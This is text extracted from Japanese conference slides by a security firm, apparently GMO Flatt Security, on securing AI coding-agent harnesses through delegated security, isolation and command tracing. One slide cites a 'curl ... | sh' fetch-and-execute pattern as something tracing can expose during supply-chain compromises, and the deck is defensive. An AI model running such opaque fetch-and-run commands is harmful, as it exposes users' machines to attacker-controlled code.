


例えば curl ... | sh 形式の 不透明なコマンド実行も… 中で起こることがちゃんと分かる 依存先侵害時も、攻撃者の行動が追えるということ 余談:インストールスクリプトが
npm uninstall もするらしい © 2025 GMO Flatt Security Inc. All Rights Reserved. -

トレースデータは JSONL 形式でダウンロード可能 (DuckDB-WASM ベースのビューワも載せてあります) © 2025 GMO Flatt Security
Inc. All Rights Reserved. -

本日のまとめ ハーネスエンジニアリングの時代。セキュリティの移譲と分離が必要。 セキュリティの移譲:ハーネスの中にセキュリティを組み込む セキュアな分離:エージェントにとって最小限の環境をつくる ただAIでの自律開発が進むほど、サプライチェーン攻撃は狙い目に? 移譲をするほど人間は細部から遠ざかる → 狙い目に セキュアな分離と言えども、正直今に現在限界はある・・・ 実際に
2025 年は様々なイシューを見、一昨日も悲しい報が飛んだ 我々は (1) ハーネスの一部、(2) セキュアインフラ、(3) 基礎研究でお支えしたい エンジニアの背中を預かる に向け日々前進します! © 2025 GMO Flatt Security Inc. All Rights Reserved.